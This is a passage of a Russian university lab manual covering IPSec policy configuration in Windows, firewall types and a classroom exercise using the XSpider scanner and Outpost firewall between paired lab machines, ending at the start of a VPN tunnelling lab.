Как и предопределенные политики, предопределенное правило отклика может быть активизировано без дополнительной настройки или изменено в соответствии с конкретными потребностями. Оно добавляется в каждую создаваемую политику, но не активизируется автоматически. Правило предназначено для любых компьютеров, которые не требуют безопасности, но должны иметь возможность дать соответствующий отклик при запросе безопасной связи от другого компьютера.

#### Предопределенные действия фильтра

Как и предопределенные правила, предопределенные действия фильтра могут быть активизированы без дополнительной настройки, изменены или использованы в качестве шаблона при определении собственных действий фильтра. Следующие действия доступны для активизации в любом новом или существующем правиле.

- **Требовать безопасность.** Высокая безопасность. Небезопасные связи не допускаются.

– **Запрос безопасности (необязательно).** Безопасность от средней до низкой. Небезопасная связь допускается для обеспечения связи с компьютерами, не выполняющими согласование IPSEC.

Добавление или изменение политики IPSEC

1. В оснастке «Управление политикой безопасности IP» выберите создание новой политики или изменение текущей.

| <b>Чтобы</b>                   | <b>Выполните следующие действия</b>                                                                                                                                                                                                                                         |
|--------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Создать новую политику         | Выберите в дереве консоли <b>Политики безопасности IP</b> написание, а затем выберите в меню <b>Действие</b> команду <b>Создать политику безопасности IP</b> .<br>Выполняйте инструкции мастера политики безопасности IP до вывода на экран диалогового окнаноной политики. |
| Изменить существующую политику | Щелкните нужную политику правой кнопкой мыши и выберите команду <b>Свойства</b> .                                                                                                                                                                                           |

2. На вкладке **Общие** введите уникальное имя в поле **Имя**.

3. В поле **Описание** введите описание политики безопасности, например укажите группы или домены, которые она затрагивает.

4. Если компьютер является частью домена, введите значение в поле **Проверять политику на наличие изменений каждые** число **минут**, чтобы задать частоту выполнения агентом политики проверки групповой политики на наличие обновлений

5. При наличии особых потребностей в безопасности при обмене ключами нажмите кнопку **Дополнительно**.

6. Перейдите на вкладку **Правила** и создайте все необходимые правила для политики.

## Добавление и изменение правила

1. В оснастке «Управление политикой безопасности IP» щелкните правой кнопкой политику, которую требуется изменить, и выберите команду **Свойства**.

2. Выберите, следует ли использовать мастер добавления:

— чтобы использовать мастер, помогающий последовательно выполнить операции по добавлению правила безопасности, убедитесь в том, что флажок **Использовать мастер** установлен, нажмите кнопку **Далее** и следуйте выводимым на экран инструкциям;

— для того чтобы добавить или изменить правило вручную, снимите флажок **Использовать мастер**, нажмите кнопку **Добавить** или **Изменить** и выполните следующие шаги данной процедуры.

3. На соответствующих вкладках задайте список фильтров IP, действие фильтра, тип подключения, методы проверки подлинности и параметры туннеля.

## Добавление и изменение действия фильтра

1. В оснастке «Управление политикой безопасности IP» щелкните правой кнопкой политику, которую требуется изменить, и выберите команду **Свойства**.

2. Выберите правило, которое требуется изменить, нажмите кнопку **Изменить**, а затем перейдите на вкладку **Действие фильтра**.

3. Выберите, следует ли использовать мастер добавления:

— чтобы использовать мастер, помогающий последовательно выполнить операции по добавлению действия фильтра, убедитесь в том, что флажок **Использовать мастер** установлен, а затем следуйте выводимым на экран инструкциям;

— для того чтобы выполнить добавление или изменение действий фильтра вручную, снимите флажок **Использовать мастер**, а затем нажмите кнопку **Добавить** для добавления действия фильтра или кнопку **Изменить** для изменения настроек действия фильтра.

4. Выберите действие фильтра.

— Выберите **Разрешить**, чтобы разрешить получение или отправку незашифрованных пакетов. Безопасность для этих пакетов запрашиваться не будет.

— Выберите **Блокировать**, чтобы пакеты, совпадающие с данным фильтром, немедленно отбрасывались. Безопасность для этих пакетов запрашиваться не будет.

—

— Выберите **Согласовать безопасность**, чтобы использовать для обеспечения безопасности пакетов, совпадающих с фильтром, методы безопасности из списка **Методы безопасности в порядке предпочтения**. Запросы безопасности для этих пакетов будут приниматься.

5. Если входящие незащищенные пакеты блокировать не требуется, но необходимо обеспечить безопасность исходящих запросов и последующего двустороннего обмена данными, установите флажок **Принимать небезопасную связь, но отвечать с помощью IPSEC**.

6. Если требуется сделать возможной связь с другими компьютерами, не поддерживающими IPSEC, и обеспечить продолжение связи при отсутствии ответа на запрос согласования безопасности IPSEC, установите флажок **Разрешать связь с компьютерами, не поддерживающими IPSEC**. Если этот параметр включен, то после сбоя согласования IPSEC с конкретным узлом безопасность IPSEC для связи с этим узлом отключается на некоторое время.

7. Установка флажка **Сеансовые циклы безопасной пересылки (PFS)** гарантирует, что основные ключи или исходные данные ключа не используются для создания ключа сеанса более одного раза.

8. На вкладке **Общие** введите уникальное имя.

9. Введите описание. Например, можно указать уровни безопасности, представляемые данным действием ключа.

10. Если выбрано действие **Согласовать безопасность**, добавьте новые или измените существующие методы безопасности для действия фильтра.

#### Задание туннеля IPSEC

1. В области сведений оснастки «Управление политикой безопасности IP» щелкните правой кнопкой политику, которую требуется изменить, и выберите команду **Свойства**.

2. Выберите правило, которое требуется изменить, и нажмите кнопку **Изменить**.

3. На вкладке **Параметры туннеля** укажите компьютер, который будет конечной точкой туннеля:

| Чтобы                                                       | Выполните следующие действия                                      |
|-------------------------------------------------------------|-------------------------------------------------------------------|
| Отключить туннелирование для данного правила                | Выберите <b>Это правило не указывает туннель IPSEC</b> .          |
| Использовать туннелированную связь с конкретным компьютером | Выберите <b>Конечная точка туннеля</b> указана данным IP-адресом. |

#### Определение методов проверки подлинности IPSEC

1. В оснастке «Управление политикой безопасности IP» щелкните правой кнопкой политику, которую требуется изменить, и выберите команду **Свойства**.

2. Выберите правило, которое требуется изменить, и нажмите кнопку **Изменить**.

3. На вкладке **Методы проверки подлинности** нажмите кнопку **Добавить**. При изменении настроек существующего метода выберите изменяемый метод проверки подлинности и нажмите кнопку **Изменить**.

4. Определите методы проверки подлинности:

— выберите **Стандарт Windows 2000 (Kerberos V5)**, чтобы использовать для служб проверки подлинности протокол безопасности Kerberos V5, если данное правило применяется к компьютерам, которые заверены доверенным доменом Windows 2000;

— чтобы использовать для служб проверки подлинности сертификат открытого ключа, выберите **Использовать сертификат данного Центра сертификации**.

— Если выбрано использование сертификата, нажмите кнопку **Обзор** для выбора корневого центра сертификации.

— Чтобы указать для использования при проверке подлинности собственный ключ, выберите **Использовать данную строку для защиты обмена ключами**.

#### Указание типа подключения IPSEC

1. В оснастке «Управление политикой безопасности IP» щелкните правой кнопкой политику, которую требуется изменить, и выберите команду **Свойства**.

2. Выберите правило, которое требуется изменить, и нажмите кнопку **Изменить**.

3. На вкладке **Тип подключения** выберите тип сетевых подключений, для которых будет применяться данное правило:

— чтобы применить правило ко всем сетевым подключениям, созданным на данном компьютере, выберите **Все сетевые подключения**;

— чтобы применить правило ко всем локальным подключениям, созданным на данном компьютере, выберите **Локальное сетевое подключение**;

— чтобы применить правило к удаленным сетевым подключениям, созданным на данном компьютере, выберите **Удаленный доступ**.

#### **4.Практическая часть**

Создать политику безопасности IPSEC, реализующей следующие требования:

1. Весь SMTP и POP3-трафик между локальным компьютером и любым другим, поддерживающим шифрование, должен использовать обязательное шифрование для всех сетевых подключения.

2. Весь IP-трафик между локальным компьютером и подсетью 195.17.72.0/255.255.255.0 должен использовать обязательное шифрование для всех сетевых подключения.

3. Весь IP-трафик между локальным компьютером и подсетью 195.17.73.0/255.255.255.0 должен использовать обязательное шифрование для всех сетевых подключения с использованием сертификата открытого ключа для проверки подлинности, выданного центром сертификации VeriSign.

Отчет должен содержать последовательность действий по созданию и настройке параметров политики, правил и фильтров.

#### **5.Контрольные вопросы:**

1. Назначение протокола IPSec.
2. Состав семейства протоколов IPSec.
3. Средства настройки IPSec в Windows 2000/XP.
4. Состав политики безопасности.
5. Создание правил и фильтров для политики безопасности.
6. Возможные методы проверки подлинности IPSec.
7. Возможные места хранения назначенных политик безопасности.

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Лабораторная работа №4

### *Механизмы функционирования межсетевых экранов*

#### **1. Цели работы**

- 1) Изучение механизмов работы средств обеспечения и поддержки сетевой защиты – брандмауэра и сетевого сканера;
- 2) Практическое ознакомление с работой сетевого сканера XSpider и межсетевого экрана «Outpost»;
- 3) Изучение работы рассматриваемых систем в «совместном» режиме для защиты и тестирования рабочих станций на наличие уязвимостей.

#### **Формируемые компетенции: ПК-3; ПК-4**

#### **2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

#### **3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

#### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.

- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.

- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

#### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;

- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;

- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

#### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;

- привести в порядок и сдать рабочее место лаборанту, и доложить руководству

## **1. Теоретические сведения.**

Интенсивная информатизация государственных и муниципальных управленческих структур, промышленных предприятий и корпораций, силовых ведомств, научных, медицинских и других учреждений выдвинула на первый план вопросы безопасности информационных ресурсов.

Среди угроз безопасности информации значительное место занимает автоматическое внедрение в компьютеры программных закладок, способных скрыто отслеживать и передавать злоумышленнику данные о функционировании компьютера, обрабатываемой на нем информации, а также

о всей компании в целом. Кроме того, проблемы компьютерным сетям предприятий создают факты проникновения компьютерных хулиганов, которые, взломав систему сетевой защиты компании, могут завладеть конфиденциальной информацией или нанести физический вред оборудованию, используя специализированное вредоносное ПО.

Подобные ситуации возникают из-за уязвимостей в системе корпоративной защиты компании, в основном связанные с открытыми портами неиспользуемых сервисов, работающих вхолостую. Как правило, через «дыры» в данных сервисах осуществляется большая часть удачных атак извне, которые, зачастую, кончаются потерей компанией секретных данных.

Ярким примером наличия подобных уязвимостей могут послужить популярные операционные системы WindowsXP и FreeBSD. Так, в MS Windows, по-умолчанию, работает довольно много неиспользуемых сервисов, которые в большинстве своем связаны с открытыми портами, через которые злоумышленник может провести атаку. Всем, наверное, известен факт, когда множество «автономных» пользовательских компьютеров пострадали во всем мире в результате атаки на порт 135 (RPC). Что касается FreeBSD, то здесь также после стандартной установки в системе работают демоны, которые в обычных случаях не требуются, а значит, являются дополнительными источниками уязвимостей в компьютере. Атаки на почтовый сервер sendmail приводят к полному получению злоумышленником контроля над хостом. Откуда sendmail, спросите вы? Да, иногда, в UNIX-системах, в том числе адаптированных для работы в качестве рабочей станции, в конфигурации «по-умолчанию» можно встретить и такие сервисы...

Необходимо отметить, что на сегодняшний день работы по проникновению злоумышленников через «дыры» в защите на 90% автоматизированы. Поэтому, «самостоятельное» появление вредоносного ПО на вашем компьютере, которое встречается сегодня очень часто, связано в большинстве случаев с наличием непреднамеренных лазеек в неиспользуемых, а значит, не обновляющихся, службах.

Тем не менее, при использовании специальных средств защиты, подобных нежелательных событий можно, как правило, избежать.

Основными средствами защиты на сегодняшний день являются две категории специализированных программ:

Межсетевые экраны (брандмауэры, FireWall, МСЭ);

Сканеры (сканеры открытых портов и сервисов).

Следует сказать, что брандмауэр – основной механизм в сети программной и аппаратной защиты рабочих станций и серверов от атак извне и изнутри.

Сканер – это вспомогательный программный инструмент, позволяющий провести групповое тестирование параметров хостов сети, а также определить наличие и правильность настройки в них МСЭ.

Эти два класса систем в комплексе позволяют построить эффективную эшелонированную систему защиты компании, значительно снизив тем самым вероятность вторжения в сеть злоумышленников.

### **1.1. Системы программной и аппаратной защиты рабочих станций – брандмауэры (FireWalls).**

#### **Архитектура firewall**

Firewall — это шлюз сети, снабженный правилами защиты. Он может быть аппаратным или программным. В соответствии с заложенными правилами обрабатывается каждый пакет, проходящий наружу или внутрь сети, причем процедура обработки может быть задана для каждого правила. Производители программ и машин, реализующих firewall-технологии, обеспечивают различные способы задания правил и процедур. Обычно firewall создает контрольные записи, детализирующие причину и обстоятельства возникновения внештатных ситуаций. Анализируя такие контрольные записи, администраторы часто могут обнаружить источники атаки и способы ее проведения.

## Фильтрация пакетов (packet filtering firewalls)

Каждый IP-пакет проверяется на совпадение заложенной в нем информации с допустимыми правилами, записанными в firewall.

Параметры, которые могут проверяться:

- физический интерфейс движения пакета;
- адрес, с которого пришел пакет (источник);
- адрес, куда идет пакет (получатель);
- тип пакета (TCP, UDP, ICMP);
- порт источника;
- порт получателя.

Механизм фильтрации пакетов не имеет дела с их содержанием. Это позволяет использовать непосредственно ядро операционной системы для задания правил. В сущности, создаются два списка: отрицание (deny) и разрешение (permit). Все пакеты должны пройти проверку по всем пунктам этого списка. Далее используются следующие методы:

- если никакое правило соответствия не найдено, то удалить пакет из сети;
- если соответствующее правило найдено в списке разрешений, то пропустить пакет;
- если соответствующее правило найдено в списке отрицаний, то удалить пакет из сети.

В дополнение к этому firewall, основанный на фильтрации пакетов, может изменять адреса источников пакетов, выходящих наружу, чтобы скрыть тем самым топологию сети (метод address translation), плюс осуществляет условное и безусловное перенаправление пакетов на другие хосты. Отметим преимущества firewall, основанного на фильтрации пакетов:

- фильтрация пакетов работает быстрее других firewall-технологий, потому что используется меньшее количество проверок;

- этот метод легко реализуем аппаратно;
- одно-единственное правило может стать ключевым при защите всей сети;
- фильтры не требуют специальной конфигурации компьютера;
- метод address translation позволяет скрыть реальные адреса компьютеров в сети.

Однако имеются и недостатки:

- нет проверки содержимого пакетов, что не дает возможности, например, контролировать, что передается по FTP. В этом смысле application layer и circuit level firewall гораздо практичнее;
- нет информации о том, какой процесс или программа работали с этим пакетом, и сведений о сессии работы;
- работа ведется с ограниченной информацией пакета;
- в силу «низкоуровневости» метода не учитывается особенность передаваемых данных;
- слабо защищен сам компьютер, на котором запущен firewall, то есть предметом атаки может стать сам этот компьютер;
- нет возможности сигнализировать о внештатных ситуациях или выполнять при их возникновении какие-либо действия;
- возможно, что большой объем правил будет тормозить проверку.

### **Firewall цепного уровня (circuit level firewalls)**

Поскольку при передаче большой порции информации она разбивается на маленькие пакеты, целый фрагмент состоит из нескольких пакетов (из цепи пакетов). Firewall цепного уровня проверяет целостность всей цепи, а также то, что она вся идет от одного источника к одному получателю, и информация о цепи внутри пакетов (а она там есть при использовании TCP) совпадает с реально проходящими пакетами. Причем цепь вначале собирается на компьютере, где установлен firewall, а затем отправляется получателю.

Поскольку первый пакет цепи содержит информацию о всей цепи, то при попадании первого пакета создается таблица, которая удаляется лишь после полного прохождения цепи. Содержание таблицы следующее:

- уникальный идентификатор сессии передачи, который используется для контроля;
- состояние сессии передачи: установлено, передано или закрыто;
- информация о последовательности пакетов;
- адрес источника цепи;
- адрес получателя цепи;
- физический интерфейс, используемый для получения цепи;
- физический интерфейс, используемый для отправления цепи.

Эта информация применяется для проверки допустимости передачи цепи. Правила проверки, как и в случае фильтрации пакетов, задаются в виде таблиц в ядре. Основные преимущества firewall цепного уровня:

- firewall цепного уровня быстрее программного, так как производит меньше проверок;
- firewall цепного уровня позволяет легко защитить сеть, запрещая соединения между определенными адресами внешней и внутренней сети;
- возможно скрывание внутренней топологии сети.

Недостатки firewall цепного уровня:

- нет проверки пакетов на программном уровне;
- слабые возможности записи информации о нештатных ситуациях, кроме информации о сессии передачи;
- нет проверки передаваемых данных;
- трудно проверить разрешение или отрицание передачи пакетов.

## Firewall программного уровня

Помимо целостности цепей, правильности адресов и портов, проверяются также сами данные, передаваемые в пакетах. Это позволяет проверять целостность данных и отслеживать передачу таких сведений, как пароли. Вместе с firewall программного уровня используется проху-сервис, который кэширует информацию для более быстрой ее обработки. При этом возникают такие новые возможности, как, например, фильтрация URL и установление подлинности пользователей. Все соединения внутренней сети с внешним миром происходят через проху, который является шлюзом. У проху две части: сервер и клиент. Сервер принимает запросы, например на telnet-соединение из внутренней сети с внешней, обрабатывает их, то есть проверяет на допустимость передачи данных, а клиент работает с внешним компьютером от имени реального клиента. Естественно, вначале все пакеты проходят проверку на нижних уровнях. Достоинства проху:

- понимает и обрабатывает протоколы высокого уровня типа HTTP и FTP;
- сохраняет полную информацию о сессии передачи данных как низкого, так и высокого уровня;
- возможен запрет доступа к некоторым сетевым сервисам;
- есть возможность управления пакетами данных;
- есть сокрытие внутренних адресов и топологии сети, так как проху является фильтром;
- остается видимость прямого соединения сетей;
- проху может перенаправлять запросы сетевых сервисов на другие компьютеры;
- есть возможность кэширования http-объектов, фильтрации URL и установления подлинности пользователей;
- возможно создание подробных отчетных записей для администратора.

Недостатки проху:

- требует изменения сетевого стека на машине, где стоит firewall;
- нельзя напрямую запустить сетевые сервисы на машине, где стоит firewall, так как проху перехватывает работу портов;
- неминуемо замедляет работу, потому все данные обрабатываются дважды: «родной» программой и собственно проху;
- так как проху должен уметь работать с данными какой-либо программы, то для каждой программы нужен свой проху;
- нет проху для UDP и RPC;
- иногда необходима специальная настройка клиента для работы с проху;
- проху не защищен от ошибок в самой системе, а его работа сильно зависит от наличия последних;
- корректность работы проху напрямую связана с правильностью обработки сетевого стека;
- использование проху может требовать дополнительных паролей, что неудобно для пользователей.

### **Динамическая фильтрация пакетов (dynamic packet filter firewalls)**

В основном этот уровень повторяет предыдущий, за двумя важными исключениями:

- возможно изменение правил обработки пакетов «на лету»;
- включена поддержка UDP.

### **Уровень kernel проху**

Уровень kernel проху возник достаточно недавно. Основная его идея — попытка поместить описанный выше алгоритм firewall программного уровня в ядро операционной системы, что избавляет компьютер от лишних затрат времени на передачу данных между ядром и программой проху. Это повышает производительность и позволяет производить более полную проверку проходящей информации.

## Примеры межсетевых экранов


### 1. Аппаратный (D-Link)

**DFL-1100**

**Межсетевой экран для сетей крупных предприятий**



### 2. Программный (Agnitum Outpost)



## 1.2. Вспомогательные системы обеспечения безопасности компьютерных сетей - сканеры.

### Архитектура сканера


Основной принцип функционирования сканера заключается в эмуляции действий потенциального злоумышленника по осуществлению сетевых атак. Поиск уязвимостей путем имитации возможных атак является одним из наиболее эффективных способов анализа защищенности АС, который дополняет результаты анализа конфигурации по шаблонам, выполняемый локально с использованием шаблонов (списков проверки). Современные сканеры способны обнаруживать сотни уязвимостей сетевых ресурсов, предоставляющих те или иные виды сетевых сервисов. Их предшественниками считаются сканеры телефонных номеров (war dialers), использовавшиеся с начала 80-х и не потерявшие актуальности по сей день. Первые сетевые сканеры представляли собой простейшие сценарии на языке Shell, сканировавшие различные TCP-порты. Сегодня они превратились в зрелые программные продукты, реализующие множество различных сценариев сканирования. Современный сетевой сканер выполняет четыре основные задачи:

- Идентификацию доступных сетевых ресурсов;
- Идентификацию доступных сетевых сервисов;
- Идентификацию имеющихся уязвимостей сетевых сервисов;
- Выдачу рекомендаций по устранению уязвимостей.

В функциональность сетевого сканера не входит выдача рекомендаций по использованию найденных уязвимостей для реализации атак на сетевые ресурсы. Возможности сканера по анализу уязвимостей ограничены той информацией, которую могут предоставить ему доступные сетевые сервисы. Принцип работы сканера заключается в моделировании действий злоумышленника, производящего анализ сети при помощи стандартных сетевых утилит, таких как host, showmount, traceout, rusers, finger, ping и т. п. При этом используются известные уязвимости сетевых сервисов, сетевых протоколов и ОС для осуществления удаленных атак на системные ресурсы и осуществляется документирование удачных попыток.

Число уязвимостей в базах данных современных сканеров медленно, но уверенно приближается к 10000.

## Пример сканера XSpider



## 2. Порядок выполнения работы.

Условия выполнения лабораторной работы. Данная работа должна выполняться в присутствии администратора компьютерного класса или уполномоченного им лица, которому предоставляются права на осуществление следующих действий в операционных системах Windows2000 – XP, работающих как в сетевом режиме, так и в одиночном режиме:

- 1.1. права на установку программного обеспечения;
- 1.2. права на работу как в составе рабочей группы или домена Windows, так и в составе локального администратора рабочей станции;
- 1.3. права на предоставление учетной записи учащимся, позволяющей установку ПО.

Лабораторная работа проводится в двух вариантах:

1. Автономный.

В компьютерном классе должны находиться не менее 2-х машин, объединенных в сеть. На первой устанавливается *сетевой сканер* или *межсетевой экран*. В случае установки МСЭ вторая машина используется для тестирования защиты первой от ICMP пакетов с помощью стандартной утилиты *ping*. При «автономном» тестировании сканера вторая машина будет использоваться в качестве исследуемого объекта.

## 2. Совместный.

В компьютерном классе должны находиться также не менее 2-х машин, объединенных в сеть. На части из них устанавливается *сканер*, на остальных – МСЭ. При этом для проверки защиты рабочей станции от ICMP пакетов с помощью МСЭ (а также для тестирования сканера) будет использоваться сетевой сканер.

**Администратор! Обрати внимание.** После установки изучаемого ПО межсетевые экраны могут заблокировать доступ сетевого трафика к рабочим станциям, тем самым, нарушив работоспособность сети. Для предотвращения данной ситуации необходимо сразу назначить всем МСЭ политику «разрешения».

## **Порядок работы**

Работа будет проходить в два этапа. Первый этап предназначен для изучения работы XSpider, Outpost и WindowsXP в «автономном» режиме. Второй этап – для изучения работы в совместном режиме. На каждом этапе студенты делятся на две группы, одна из которых будет работать с МСЭ, вторая – со сканером или псевдосканером (утилитой *ping*).

Действия, общие для двух этапов:

1. Взять из папки [\\m00\fit2005](#) файлы установки сканера XSpider и МСЭ Agnitum Outpost;
2. На каждом рабочем месте выполнить установку сканера и МСЭ;

3. При установке Outpost соглашаться со всеми вопросами. По окончании установки – перезагрузить машину;
4. Перед началом работы перевести установленный МСЭ в режим разрешения. Открыть Outpost -> меню «Параметры» -> «Политики» -> выбрать режим «Разрешать»;
5. Узнать имя и IP-адрес своего рабочего компьютера: «Пуск» -> «Выполнить» -> “cmd” -> “ipconfig /all”;

**Этап 1.** Автономный режим. Каждый студент из группы 1 должен работать в паре со студентом из группы 2.

Группа 1:

1. Запустить пинг компьютера-соседа из группы 2: «Пуск» -> «Выполнить» -> “cmd” -> “ping ip-addr -t”; (утилита ping располагается в C:\windows\system32)
2. Смотреть на ответные пинг-пакеты.
3. Фиксировать моменты, когда ответные пакеты пропадают и появляются.
4. Сравнить данные с моментами изменения конфигурации МСЭ напарником

Группа 2:

1. Открыть Outpost;
2. Зайти в меню «Параметры» -> «Системные» -> «ICMP параметры» -> отключить/включить эхо-запросы и ответы;
3. Проверить состояние ответов на ping-запросы у напарника;
4. Повторить п.1-2 несколько раз.

Поменяться с напарником ролями и повторить вышеуказанные пункты.

**Этап 2.** Совместный режим. Каждый студент из группы 1 должен работать в паре со студентом из группы 2.

Группа 1:

1. Запустить утилиту сканирования сети XSpider;
2. В меню «Правка» выбрать «Добавить хост»;
3. Введите IP-адрес хоста напарника;
4. Узнать у напарника текущий режим работы МСЭ;
5. В меню «Сканирование» выберите «Старт все»;

Начнется попытка XSpider сканировать указанный хост. В случае, если на целевом хосте отключены ICMP-ответы, то сканирование происходить не будет без установки в XSpider специальной опции: меню «Профиль» -> «Редактировать текущий» -> «Поиск хостов» -> поставить галочку «Сканировать не отвечающие хосты».

6. Сбросить флаг «Сканировать не отвечающие хосты» для возврата XSpider в первоначальную конфигурацию.

Группа 2:

1. Открыть Outpost;
2. Зайти в меню «Параметры» -> «Системные» -> «ICMP параметры» -> отключить/включить эхо-запросы и ответы;
3. Проверить, как работает XSpider у напарника;
4. Повторить п.1-2 несколько раз для двух режимов XSpider – требующего ICMP-ответа и не требующего.

Поменяться с напарником ролями и повторить вышеуказанные пункты.

По завершению лабораторной работы установленное в процессе занятия ПО необходимо удалить из системы.

### **3. Отчет**

После окончания практической части лабораторной работы студенты должны предоставить письменный отчет, содержащий информацию о проделанной работе и ответы на вопросы в следующем формате:

1. Ф.И.О.
2. Ф.И.О. Напарника
3. Имя и адрес рабочего компьютера.
4. Имя и адрес исследуемого компьютера.
5. Опишите утилиту ping, методы и случаи ее применения.
6. Описать данные, полученные о компьютере напарника с помощью XSpider
7. Какого типа уязвимости были найдены?
8. Как можно предотвратить появление таких уязвимостей с помощью изученных средств?
9. Какие еще сканеры и МСЭ вы знаете? Какие между ними и изученными отличия? (доп +)
10. Выводы.

#### **Контрольные вопросы:**

1. Опишите утилиту ping, методы и случаи ее применения.
2. Описать данные, полученные о компьютере с помощью XSpider
3. Опишите типы уязвимостей компьютерных систем
4. Как можно предотвратить появление таких уязвимостей с помощью изученных средств?
5. Описать известные типы МСЭ и отличия между ними.

#### **Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная: 1-4*

*Методическая: 1*

*Интернет-ресурсы: 1*

*Программное обеспечение: 1,2*

**Тема 2. Методы и технологии защиты информации в  
автоматизированные информационные системы от  
несанкционированного доступа  
Лабораторная работа №5-6**

*Виртуальные защищенные сети VPN. Протоколы туннелирования*

**1. Цель работы**

1. Исследовать настройки туннеля VPNGRE по схеме «точка-точка»

**Формируемые компетенции: ПК-3; ПК-4**

**2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

**3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.
- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

##### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;
- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;
- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

##### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;
- привести в порядок и сдать рабочее место лаборанту, и доложить руководству

**Примечание для инструктора.** Красным или серым цветом выделен текст, который отображается только в копии для инструктора.

## Топология

